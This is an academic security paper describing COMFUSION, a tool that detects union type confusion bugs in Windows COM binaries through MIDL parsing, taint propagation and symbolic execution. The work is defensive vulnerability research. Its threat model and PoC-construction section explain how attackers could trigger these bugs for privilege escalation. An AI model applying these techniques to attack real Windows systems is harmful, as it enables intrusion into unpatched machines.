Detecting Union Type Confusion in Component Object Model

Yuxing Zhang, *East China Normal University;* Xiaogang Zhu, *Swinburne University of Technology;* Daojing He, *East China Normal University; Harbin Institute of Technology, Shenzhen;* Minhui Xue, *CSIRO's Data61;* Shouling Ji, *Zhejiang University;* Mohammad Sayad Haghighi and Sheng Wen, *Swinburne University of Technology;* Zhiniang Peng, *Sangfor Technologies Inc.*

https://www.usenix.org/conference/usenixsecurity23/presentation/zhang-yuxing

This paper is included in the Proceedings of the 32nd USENIX Security Symposium.

August 9–11, 2023 • Anaheim, CA, USA

978-1-939133-37-3

Open access to the Proceedings of the 32nd USENIX Security Symposium is sponsored by USENIX.

Detecting Union Type Confusion in Component Object Model

Yuxing Zhang[1], Xiaogang Zhu[2], Daojing He[†1,3], Minhui Xue[4], Shouling Ji[5], Mohammad Sayad Haghighi[2], Sheng Wen[2], and Zhiniang Peng[6]

[1]*East China Normal University,* [2]*Swinburne University of Technology,* [3]*Harbin Institute of Technology, Shenzhen,* [4]*CSIRO's Data61,* [5]*Zhejiang University,* [6]*Sangfor Technologies Inc.*

Abstract

Component Object Model (COM) is a binary-interface standard for software components introduced by Microsoft in 1993. Thirty years after its first release, COM is still the basis to support many other core technologies of Microsoft. COM developers used many `union`s rather than `struct`s in the coding to conserve memory in legacy computers. However, the excessive use of union architecture will most likely introduce type confusion vulnerabilities that can be taken advantage of by 100%-reliable exploits. According to our studies, the problem of union type confusion has long been overlooked and no solutions have been developed for off-the-shelf systems that employ COM.

In this paper, we propose COMFUSION, the first tool that detects union type confusion in COM. The crux is to infer union variables and their discriminants in COM binaries. This is challenging since existing type recovery techniques do not support `union` type in binaries. To resolve this problem, COMFUSION identifies union variables through taint propagation with the help of Microsoft Interface Definition Language (MIDL) files and then searches for union type confusion via symbolic execution. We evaluate COMFUSION on three popular releases of Windows operating system, including Windows 10 1809, Windows 10 21H2, and Windows 11 21H2. COMFUSION successfully found 36 union type confusions. Out of these, 19 type confusions have been confirmed to be capable of corrupting memory, exposing 4 confirmed CVEs.

1 Introduction

COM is a software specification developed by Microsoft that explicitly defines how binary software components may interact with one another [1]. Unlike C++, COM provides a stable application binary interface that does not change in different compiler releases. This advantage makes COM interfaces attractive for object-oriented C++ libraries that are complied using different compiler versions. Thirty years after its first release in 1993, despite being partially replaced by the .NET framework [2], COM is still the basis for many core Microsoft technologies and frameworks such as OLE, ActiveX, Windows Shell, DirectX and Windows Runtime.

As a typical legacy system written in C++, COM adopted many `union`s rather than `struct`s in its code to conserve memory. Our statistics on the popular Windows 10 and 11 show that `union`, as a variable type, has been used over four thousand times in the implementation of COM (refer to Section 5.1). This massive use of `union`s may cause severe problems, specifically due to their frequent association with the type confusion issue. Type confusion has the potential to be used in the development of 100%-reliable exploits, mainly through illegal memory accesses [3]. However, based on our investigations, the problem of union type confusion has long been overlooked. Considering Microsoft's dominant share in the market, it is evident that addressing this problem will be of great significance in both industries and academia.

The type `union` is inherently different from `struct` and `class` in C/C++, since unlike them, all members in a union start from the same location in memory, and therefore, only one member is effective at a time. Safe access to a union normally requires employing a discriminant to refer to the effective member. Union type confusion happens when a member is used without going through the discriminant to see which member should take effect.

Traditional type confusion detection methods have been developed merely for finding class type confusions, which are caused by inappropriate casting of class pointers in C++ [4–9]. More advanced class type confusion detectors record the memory layout of each object and check if the offset to be accessed conforms to the record. Since in a union, all members start from the same location in memory, the offset to be accessed for detecting union type confusion will be zero at all times. This issue rules out the possibility of adopting existing ideas on class type confusion for the purpose of detecting union type confusion. Source code is also a prerequisite for most existing type confusion detection methods, *e.g.,* for the

[†]Corresponding Author: Daojing He.

class type ones [4–8] and for union type confusion [10, 11]. However, this prerequisite does not exist for off-the-shelf software like COM binaries. Therefore, we still lack a proper method for detecting union type confusion in COM binaries. The crux of detecting union type confusion is to identify union variables and their discriminants in COM binaries. This, however, is very challenging since current type recovery tools [9, 12, 13] do not support identification of unions in binaries.

To resolve the problem, we propose COMFUSION, the first tool that can detect union type confusions in COM. The main contributions of this paper are as follows:

- We, in a study that was the first of its kind, analyzed different forms of unions in Windows COM, and discovered that the extensive use of unions has resulted in the creation of union type confusions. We further showed how such type confusions can be used in the development of exploits.
- We created COMFUSION, a novel framework that systematically breaks down the complex problem of identifying union type confusions in COM binaries into smaller, more manageable sub-problems. Each of these sub-problems can be solved using available techniques, but we have adapted and combined them specifically for COM analysis.
- We analyzed 79,195 COM objects in three popular releases of Windows, *i.e.,* Windows 10 version 1809, Windows 10 version 21H2, and Windows 11 version 21H2 with COMFUSION and successfully found 36 union type confusions. 19 of these type confusions have been confirmed to possess the ability to corrupt memory, exposing 4 confirmed CVEs.

2 Background

In this section, we describe union, union type confusion, and the attack scenario of union type confusion in COM.

2.1 Union as a Common Practice

In order not to miss the detection of any improper use of unions in the context of COM code, we need to study how unions are presented and used as a common practice in COM. We studied Microsoft COM code and its documentation in three popular releases of the Windows operating system, *i.e.,* Windows 10 (version 1803 and 21H2) and Windows 11 (version 21H2). We explored and collected all the customized structures in COM, which are linked to or in-/directly refer to a union. We came across four general union declaration forms, two of which have already been defined by Microsoft. We took those two terms used in Microsoft Ignite's documents for union attribute [14] (namely non-encapsulated and encapsulated unions), and added two others to present the remaining union forms that have not been named or mentioned

```
1  //Non-Encapsulated Union
2  union Union_C {
3      /* case: 0 */
4      struct Struct_0 Arm_0;
5      /* case: 1 */
6      struct Struct_1 Arm_1;
7  };
8  //Encapsulated Union
9  struct Union_B {
10     uint Selector;
11     union Union_C member8;
12     /*... ...*/
13 };
14 //Re-encapsulated Union
15 struct Union_A {
16     /*... ...*/
17     struct Union_B member4;
18 };
```


Figure 1: Three forms of customized unions in COM.



Figure 2: Statistics of unions in popular releases of Windows. The prefix "mix-" refers to the unions including both pointer and non-pointer members.

by Microsoft. Figure 1 summarizes our findings about the three representative forms of the unions adopted by COM.

The term "non-encapsulated union" was introduced by Microsoft to represent the declaration of a plain union type. It is straightforward but not safe to be used directly as we cannot know which member takes effect by the declaration alone. The common usage of a union is to have a struct type that accommodates a union variable along with a specific discriminant. Microsoft gives this form of union employment a term, *i.e.,* encapsulated union. As shown in Figure 1, `member8` is a union variable, and it comes with an unsigned integer `Selector` as the discriminant that tells which member takes effect. The term "re-encapsulated union" denotes a class of struct types that implicitly contain a union. For example, `struct Union_A` seems to have nothing to do with unions in its declaration, but this cognition does not survive when we jump to the definition of `member4`. In addition, Microsoft maintains two struct types, *i.e.,* `VARIANT` [15] and `PROPVARIANT` [16], that contain a big union variable.



Figure 3: An example of union type confusion.

As stated before, all members of a union start from the same location in memory, but only one member takes effect at a time. This feature of the union type was utilized in legacy systems to conserve memory back in the 90s, the era when most computers were resource limited. COM, as a software technology born in the same period, relies extensively on unions in its core code. As shown in Figure 2, every release of the Windows operating system has over 10,000 unions in its COM. They constitute around 35% of all the customized structures used in COM (*i.e.,* `struct` and `union` combined).

Summary 2.1: Unions are massively used in Windows COM code. They have different representative forms and are sometimes buried deep inside other structs.

2.2 Union Type Confusion

Union type confusion happens when a union member is used without checking with the discriminant if that specific member should take effect at the used time. Figure 3 presents a snippet of C source code to explain the root cause of union type confusion. Lines 1-2 define two macros to determine the data types in unions. Lines 4-7 define a non-encapsulated union (`MetaInfo`) that is interpreted as an integer or a string pointer. Lines 9-12 define an encapsulated union containing a `MetaInfo` and a discriminant `type` for it. The `users` variable in Line 19 is an array of `MetaInfo`, and the colored table in Figure 3 illustrates its memory layout. Line 23 tries to print all user info by calling `print_user_name` in Line 23 of the loop. The problem is that neither `main` nor `print_user_name` checks the type of each `UserInfo` element. In fact, the `user.info.name` of `users[1]` and `users[3]` are both integers. They can roughly be assumed to be pointers, and this will lead to a memory error eventually. As depicted in Figure 2, unions containing both pointer and non-pointer members constitute over 50% of all customized unions in COM. Type confusion errors involving these unions may have significant safety implications.

To resolve union type confusion, we need to trace the problem back to its roots, and this requires undergoing two steps: 1) to locate various forms of union variables in the program, and 2) to identify the discriminants of unions. Union type confusion can then be captured if we find that a union member is used but does not get checked with discriminant. However, the crux can be very challenging in the binaries of Windows COM since all information about unions is lost after compilation. For the source code shown in Figure 3, the union information is completely lost (*i.e.,* `users` is recognized as a series of normal data on the stack) in the compiled binary. In fact, it is difficult to distinguish normal variables from unions in a binary view. Although some type recovery tools have been developed for binaries [9, 12, 13], so far they have been unable to link an unknown variable in binaries to a union type.

Summary 2.2: The challenge of detecting union type confusion in COM binaries originates from the difficulty of finding union variables along with their discriminants.

2.3 Attack Scenario

In this paper, we detect type confusion bugs in COM servers. To trigger a type confusion bug in a COM server, an attacker can build a COM client and pass a malicious union to the server. If the server improperly uses the union, a type confusion bug is successfully triggered, which may lead to severe consequences. For instance, if the COM server runs with high privileges, an attacker with low privileges can exploit the union type confusion to achieve privilege escalation.

Although anyone can pass a union whose type and discriminant are inconsistent, COM builds the marshaling mechanism [17] to prevent arbitrary union type confusion. Specifically, the marshaling mechanism checks the value of a union's discriminant and passes the corresponding union value to the server. If a union's type is a pointer type, the marshaling mechanism will deference the pointer and package the content that the pointer points to. Then, the pointer and its content are sent to the server. If a union's type is not a pointer, the marshaling mechanism packages the value conforming to the size of its type. For example, if a union's type is `char`, only one byte will be sent to the server no matter how many bytes are assigned to the union. To summary, when sending a union to a server, the marshaling mechanism ensures the consistency between a union's type and its discriminant.

With the marshaling mechanism, a COM server may have a union type confusion bug only when the server improperly checks the union's discriminant. For example, if an attacker sends a union with type `int` and a server uses the union

as a pointer without checking the type, a severe union type confusion bug will occur.

Threat Model. The goal of this paper is to detect union type confusions in COM servers running on the Windows operating system. We consider that an attacker possesses the necessary privileges to invoke interface functions of a COM server in a target host. In order to find vulnerable interface functions, the attacker can analyze the binaries of COM servers, which can be found in public Windows images. The target host is allowed to be protected by default defense mechanisms on Windows, such as Structured Exception Handling Overwrite Protection [18], Executable Space Protection [19], and Address Space Layout Randomization [20].

Summary 2.3: To check union type confusions, we only need to check whether the discriminant value is unique while the union member is used.

3 Design of COMFUSION

This section explains the technical details of COMFUSION. Figure 4 provides an overview to the workflow of COMFUSION. The aim of this tool is to efficiently and precisely detect union type confusions in large sets of COM binaries.

3.1 Overview

In this subsection, we briefly go over the four phases of COMFUSION to detect union type confusion.

Phase 1: Extracting COM objects. COMFUSION first retrieves all COM classes and interfaces as well as their binaries via Windows Registry. For each pair of Class identifier (CLSID) and Interface Identifier (IID), COMFUSION uses OleviewDotNet [21] to export the Microsoft Interface Definition Language (MIDL) files and the interface function table.

Phase 2: Classifying Unions Declarations. For each COM object identified by `CLSID` and `IID`, COMFUSION builds a Directed Acyclic Graph (DAG) to classify four types of unions from the set of customized structures declared in the MIDL files. At the same time, the discriminant of each union member and the possible values of each discriminant will be exported.

Phase 3: Locating union variables in binary using taint propagation. The primary obstacle is to recognize union variables and their discriminants within COM binaries. During this stage, COMFUSION implements taint propagation based on the interface function signature declared in the MIDL file. The tool starts from the interface function that accepts unions as parameters and uses taint propagation to pinpoint the union variables in COM binaries.

Phase 4: Identifying Union Type Confusion. Once it knows which variables are unions, COMFUSION uses symbolic execution to see whether union discriminants are properly checked before union members are used. If not, a potential type confusion bug is reported.

After potential union type confusions are discovered in Phase 4, assisted by a fuzzing component, we construct PoCs to validate them.

3.2 Extracting COM Objects

COMFUSION extracts COM objects from Windows Registry based on their unique identifiers that are composed of `CLSID` and `IID`. The outputs in this phase include COM binaries, MIDL files, and an interface function table.

The first output is the COM binaries. The locations of the binary files that implement the interface functions are registered in `HKEY_CLASSES_ROOT/CLSID/$CLSID/InprocServer32` or `HKEY_CLASSES_ROOT/CLSID/$CLSID/LocalServer32`. The second output of the extraction process is the MIDL files. Marshaling converts objects and functions invocations into a stream of bytes and transfer them between COM server and client, and it is implemented according to the MIDL file for each COM interface. We can use OleViewDotNet to recover the MIDL files by analyzing the rule implementations. The third extraction output is the interface function table. Each interface can be accessed via a pointer that has a specific Interface Pointer Identifier (IPID). All IPIDs are organized in a table, called `IPIDTable`, located in the memory space of the COM server process. OleViewDotNet can parse `IPIDTable` and calculate the offset of each interface function table after the COM server starts.

3.3 Exploring Union Declarations

To identify union type confusions, we need to know the definitions of all unions, including their memory layouts, discriminants, legitimate discriminant values, and corresponding union member types. In this subsection, we expose them from the recovered MIDL files.

As shown in Algorithm 1, we build a DAG of the customized structures to analyze the relationships among those structures declared in the MIDL files. To build the DAG, one should: 1) initialize a node for each struct or union, and 2) for any two nodes `u` and `v`, create the edge `u->v` if and only if node `u` has a variable of type `v` or a pointer of type `v`.

Figure 5 illustrates a real-world example of the generated DAG. In the figure, normal unions have non-encapsulated labels. The parent node of a non-encapsulated union is labeled as encapsulated, but other ancestors of a non-encapsulated union are recognized as re-encapsulated unions. To break cycles in the DAG, COMFUSION deletes the edges emanating from non-encapsulated unions to prevent them from becoming their own ancestors.

Based on the constructed DAG, the discriminants and their legitimate values are recovered. Discriminants of different types of unions are recovered using different solutions. Discriminant is often referred to as "Selector" in the recovered MIDL files. However, there are also many recovered encapsulated unions (*e.g.,* 844 of the 5,508 unions in Windows



Figure 4: Workflow of COMFUSION. To detect type confusion in COM, COMFUSION extracts COM objects, explores union declaration, locates union variables, and finally identifies union type confusion.



Figure 5: A DAG of customized structures exported by COMFUSION for (CLSID:0b2c9183-c9fa-4c53-ae21-c900b0c39965 IID:0c733a8a-2a1c-11ce-ade5-00aa0044773d)

10 version 1809) that do not have this information. For this problem, we observe that the adjacent member before the declaration of the non-encapsulated union is usually the discriminant. Besides, the discriminant of system-defined unions is the member `vt`. For a re-encapsulated union, COMFUSION records the discriminant based on the relationship of customized structures. For example, in Figure 6, `Member10` of `Struct_20` is of the type of system-defined union '`VARIANT`' and the discriminant of `VARIANT` is `vt`. Therefore, we can infer that the discriminant of `Struct_20` is `Member10->vt`.

Another essential piece of information required in type confusion analysis is the legitimate values for each discriminant. For the system-defined variables *e.g.,* `VARIANT`, the possible values are obtained from the official Microsoft documents [22, 23]. For other forms of union, this information can be extracted from the recovered MIDL files, in which all cases of data types in a union have been listed as comments. For example, as shown in Figure 1, if the discriminant of `Union_C` equals 0, `Union_C` takes `Arm_0` as its effective data.

3.4 Locating Union Variables in Binaries Using Taint Propagation

Detecting union type confusions in COM binaries is a challenging task that involves identifying union variables and their

Algorithm 1 Locate Union Declarations

Input: MIDL file: *mfile*
Output: Unions: *result*

```
1:  G ← EmptyGrpah
2:  //Construct DAG
3:  for all (struct or union):s in mfile do
4:      G.add_node(s)
5:  for all (u,v) in G × G do
6:      if u contains v then
7:          G.add_edge(u, v)
8:  //Label Unions
9:  for all u in G do
10:     if u is union then
11:         u.label ← "non-encapsulate"
12:         u.parent.label ← "encapsulate"
13:         u.parent.union_member ← u
14:         u.parent.ancestors.label ← "re-encapsulate"
15:         result.append(u and ancestors)
16:     else if u is System-defined-union then
17:         u.ancestors.label ← "re-encapsulate"
18:         result.append(u.ancestors)
19: for all u in result do
20:     //Find Discriminants
21:     if u.label = "non-encapsulate" then
22:         parent ← u.parent
23:         if parent.has_member("Selector") then
24:             u.discriminant = "Selector"
25:         else
26:             u.discriminant = parent.adjacent_before(u)
27:         //Find Discriminant values
28:         for all cases before u.members do
29:             u.discriminant.values.add(case)
```

discriminants in binaries, a process known as "type recovery." Existing research works on type recovery (*e.g.,* [9, 12, 13]) do not support unions, which is why COMFUSION needs to develop a new type recovery method. Fortunately, MIDL files present a promising avenue to address this issue.

As explained in Section 3.3, from MIDL files, we can obtain accurate declarations of all customized **`struct`**s and **`union`**s. Moreover, interface function signatures are also declared in MIDL files, enabling us to obtain the type of each argument. Figure 6 shows an example of recovered MIDL file. Lines 1-5 declare a customized structure `Struct_20`, which is used as a parameter of `Proc5()`. Therefore, we can infer the type of variables inside the COM binaries step by step,



Figure 6: An example of recovered MIDL

based on the type of the parameters. COMFUSION uses taint propagation to implement this approach.

3.4.1 Taint Source

Theoretically, all functions that use union variables should be checked for potential union type confusion. However, it is inefficient to locate union variables by analyzing all functions in COM binaries. For example, according to our statistics, there is a total of 1,945,915 functions in all COM binaries on Windows 10 1809. Hence, COMFUSION exclusively examines functions that are directly or indirectly invoked by interface functions (*sensitive interface functions*) utilizing union variables as arguments (*sensitive arguments*), as declared in MIDL files. The union parameters of interface functions are taint sources. COMFUSION uses two kinds of taints during analysis, *i.e.,* union member taint and discriminant taint to differentiate between the two types of variables in the following analysis. This may lead to false negatives because other functions may also improperly use unions. As mentioned in Section 2.3, COM runs under a 'Server-Client' model, and passing a union from client to server is easy. However, exploiting internal union type confusions is challenging, which is why we have decided to disregard them in this paper.

Taint Source Filtration. As is also shown in the example of Figure 6, each parameter of an interface function has an attribute `[In]`, `[Out]`, or `[In,Out]`. The `[In]` attribute means that the parameter needs to be marshaled and sent to the COM server, and the COM client should initialize it correctly. The `[Out]` attribute means that the COM server needs to write something back to the COM client through this parameter, and the COM client only needs to make sure it is a valid pointer. We just analyze those union parameters that have `[In]` or `[In,Out]` attributes. We ignore `[Out]` parameters because COM server just 'write' to them, and an attacker cannot directly control the values of these parameters in the COM server.

3.4.2 Taint Specification

COMFUSION propagates taint attributes at the instruction level. It is implemented based on Angr [24], which is a multi-architecture binary analysis toolkit. All ground settings(*e.g.,* memory model), are set to Angr defaults, except where noted.

Algorithm 2 Locate Union Variables

Input: Target binary, Entry Point: *Entry*, Exit Point: *Exit* Discriminant: *vt*, Union member *un*

Output: $Map_{in}(s)$ and $Map_{out}(s)$ for each analyzed statement.

$Transfer(map, instr)$:

1: **if** *instr* move data from *a* to *b* **then**
2: $map[b] = a$.taint
3: **return** *map*,*successor*
4: **else if** *instr* is `call` **then**
5: **if** called_addr is summarized_func **then**
6: apply summarized rules to *map*
7: **return** *map*,*successor*
8: **else if** called_addr is internal_func **then**
9: **return** *map*,*called_addr*
10: **else if** called_addr is external_func or address-taken_func **then**
11: **return** *map*,$\emptyset$
12: **else if** *instr* is `branch_state` **then**
13: **return** *map*,*successors*

MAIN(*F*):

1: $map[vt]$,$map[un]$="vt","un"
2: *stack*.push(*map*,*Entry*)
3: **while** *stack* is not empty **do**
4: *map*, *instr* = *stack*.pop()
5: **if** $func\_trace$.count(*instr*)>$LOOP\_THOLD$ **then**
6: **continue**
7: **if** $call\_stack$.len()>$CALL\_THOLD$ **then**
8: **continue**
9: **if** $curbrc\_trace$.len()>$TOTAL\_THOLD$ **then**
10: **continue**
11: *map*,*successors* = $Transfer$(*map*, *successors*)
12: *stack*.append(*map*,*successors*)

Algorithm 2 shows how COMFUSION locates union variables step by step. As shown in Lines 4-12 of the `MAIN` procedure, COMFUSION uses Depth-first Search (DFS) strategy in exploring the execution paths. After the analysis, each instruction of executing traces will have an input taint map as well as an output one. Taint map is a map from a variable to a taint. It records how each variable in the analysis is tainted. For the interface functions that take multiple union parameters, COMFUSION only taints one parameter at a time.

For each instruction, a `Transfer` procedure is applied. The output map and the possible successors of the instruction will be returned from `Transfer`. For the instructions dealing with normal data movements, the `Transfer` procedure transfers the taint information directly. One complex situation during analysis is handling function calls. COMFUSION summarize all functions into four categories: *summarized functions*,

internal functions, *external functions*, and *address-taken functions*. Summarized functions are those that affect memory, such as `memcpy`, `strcpy`. We summarize their effects and directly update the taint map while dealing with them. The internal functions are the functions that are called directly with specific addresses within the same binary. COMFUSION steps into the internal functions during analysis. The external functions are those that are not implemented in the analyzed binary and reside in other dynamic link libraries (DLLs). The address-taken functions which are called by instructions such as `call rax`, can only be determined at runtime. COMFUSION chooses to skip the external functions and address-taken functions in analysis.

To avoid the analysis procedure getting stuck in a loop, COMFUSION uses a threshold (*i.e., LOOP_THOLD*). If COMFUSION finds that an instruction has been executed more than *LOOP_THOLD* times in the execution trace of the current called function, it assumes being trapped in a loop and stops analyzing that execution trace. To solve the path explosion caused by the recursive function calls or too-deep function calls, we use another threshold (*i.e., CALL_THOLD*). If the length of the function call stack becomes more than *CALL_THOLD* in the current execution trace, COMFUSION stops stepping into functions any further. Finally, to avoid spending too much time on one branch, COMFUSION chooses to abandon the code of a trace if its length exceeds a predefined threshold that is denoted by *TOTAL_THOLD*.

3.5 Identifying Union Type Confusion Bugs by Symbolic Execution

As introduced in Section 2.3, union type confusion occurs when a union member is used without its discriminant being properly checked. To be more precise, when a union member is used and its discriminant has more than one possible value, a union type confusion exists. The process of identifying a union type confusion is thus the process of calculating the possible values of discriminant when a union is used. COMFUSION achieves this through symbolic execution. Symbolic execution is a software analysis technique that involves executing a program based on symbolic inputs rather than concrete inputs. In this technique, variables are replaced with their symbolic representations, which allow the analysis of all possible paths for a program [25]. A discriminant is also modeled as a symbolic variable. We then solve the conditional expression on that when the union member is used to get all possible values of the discriminant.

The rest of this section is organized as follows. Section 3.5.1 explains how symbolic variables can be set before the symbolic execution. Section 3.5.2 introduces the strategies that can be utilized to prevent path explosion during execution. Section 3.5.3, clarifies the conditions under which COMFUSION will report union type confusion bugs.

3.5.1 Initialization

Before simulating a program execution, we need to define which variables should be treated as symbolic variables. We only want to calculate the discriminant values of unions. However, other arguments of the interface function may also affect the execution flow. Therefore, we need to initialize them as symbolic variables.

Interface Function Arguments: All arguments of an interface function will be initialized as symbolic variables. The type of each argument of a sensitive interface function is known after analyzing the corresponding MIDL file. We will build symbolic variables of proper type according to the function signature defined in the MIDL file. Each pointer member will be initialized as a unique concrete address pointing to its corresponding symbolic object.

The `this` Object: A special argument of each interface function, that is implicitly shown in the associated MIDL file, is the first argument, *i.e.,* **`this`** which is the pointer to the COM object implementing the interface. Recovering the member of this object is a challenging task, which requires undergoing a costly analysis. We directly initialize it as a symbolic variable of 0x4000 bytes (16KB).

3.5.2 Execution Strategies

Symbolic execution suffers from the well-known path explosion problem which can quickly exhaust computational resources and terminate the program execution [25]. Path explosion is mainly created by loops, recursions, concurrencies, and large program sizes. In this paper, we ignore concurrencies and assume that all codes run in a single thread, because concurrencies are out of our scope. Furthermore, COMRace [26] has already addressed race condition-related vulnerabilities in COM.

In practice, we implement symbolic execution together with the taint propagation introduced in Section 3.4.2. Wherever the taint propagation analysis is performed, the instruction is symbolically executed first. The symbolic execution uses DFS to explore possible execution paths. Furthermore, if the previously-introduced record counters reach the predefined thresholds (*i.e., LOOP_THOLD*, *CALL_THOLD*, and *TOTAL_THOLD*), COMFUSION will disregard the execution path.

It is worth mentioning that the return value of one function call may affect the control flow. Thus COMFUSION replaces return values with unique symbolic values, while skipping function calls while encountering external and address-taken functions or when the call stack is too deep.

Prune safe branch. In order to further reduce the number of execution paths, every time a new executing branch is generated, COMFUSION will check whether the discriminant can take multiple values. If the discriminant has only one value, it will abandon analyzing the following code in that branch since the code will be presumably safe.

3.5.3 Checking Strategies

COMFUSION identifies union type confusion by verifying whether the discriminant has only one possible value when a union member is used. For type confusion, only when a union is used can it be exploited. Through taint propagation and symbolic execution methods, we can determine which variables are discriminants and which ones are union members. The next key problem is to determine which instruction uses the union member. We summarize three categories of usage for a union member. More specifically, a union member can be used by a function, as a memory address, or as an operand of non-data movement instructions. We neglect the data movement instructions (*i.e.,* the instructions that move data from registers or memory), as they just move data and take no other effects.

To check if a union is used by a function, we check the parameters of the function or the function body depending on whether we can access the function body. For internal functions and summarized functions, we simply execute them deeply to achieve a more accurate analysis. However, for external and address-taken functions, as we cannot execute them deeply, we check for union type confusions only if union members are used as parameters. Since guessing the number of arguments of a function call in binary code is challenging, we choose to only check the first four possible arguments.

Additionally, we check the target address of memory-accessing instructions as well as all operands of arithmetic and comparison instructions. If they are tainted/marked as union members, we calculate all possible values for their discriminants. If there is more than one value for any one of them, COMFUSION reports a union type confusion.

3.6 PoC Construction with the Help of Fuzzing

Complicated Example During Constructing PoC

```
1  __int16 CUxxxame(CUxxxxy* this, __int16* union_member)
2  {
3       /*... ...*/
4      if (!*((_DWORD*)this + 0x18))
5          goto LABEL_4;
6      while (_wcsicm(/*...*/, union_member))
7      /*... ...*/
8  }
9                                  Initialize() will modify this+0x18
10 Initialize(wchar_t* p0, IUnknown* p1, wchar_t* p2,
11     wchar_t* p3, int64_t p4);
```

Figure 7: An example of real word vulnerability

To verify whether the union type confusion really exists, a Proof of Concept (PoC) should be constructed. Most PoCs in this paper are constructed manually. For some cases (3 on Windows 10 1809) in which the parameters of interface functions are complex, we use fuzzing to determine the parameter values. However, most other parts of the PoC construction process are still done manually. To this end, we first analyse all the information for constructing a PoC except the right parameter values of function calls. To determine if a type confusion bug is triggered during fuzzing, we check if the corresponding target union can be used as multiple types at the same location.

Figure 7 illustrates a union type confusion reported by COMFUSION. The type confusion happens in Line 6, where a union member is treated as a pointer to a string. Notably, in Line 4, if the member at an offset 0*x*18 of **`this`** points to zero, the function will go to another branch in `LABEL_4` and the following vulnerable code will not be executed.

In order to trigger this bug, we first manually analyze the COM server binary code to construct the main parts of a PoC, including the call sequence of functions. Our analysis shows that the interface function `Initialize()` is required to be called before `CUxxxame()`. As seen in Lines 11-12 of Figure 7, `Initialize()` has five parameters. To ensure that the value at offset 0*x*18 in Line 4 is non-zero, proper values must be passed for each argument when calling `Initialize()`. We use fuzzing to get those values, and we randomly mutate inputs based on the types of parameters.

During fuzzing, we need to automatically determine if a type confusion is triggered. To achieve that, we first set breakpoints to check if fuzzing reaches suspicious locations obtained by the aforementioned analysis. This can save the time required for fuzzing because type confusion bugs are often silent bugs without crashes. Each checkpoint consists of 1) an instruction address, 2) the register or memory address to be checked, and 3) a target value. Every time the instruction address is executed, COMFUSION will automatically check whether the register/memory stores the target value or not. For instance, to construct a PoC for the type confusion vulnerability shown in Figure 7, we set a checkpoint at the `ret` statement (checking address) of `Initialize()` to see if `(this+0x18)` (memory location) is non-zero (target value). When the `ret` statement is executed and `(this+0x18)` is non-zero, suitable arguments to execute the vulnerable code are found.

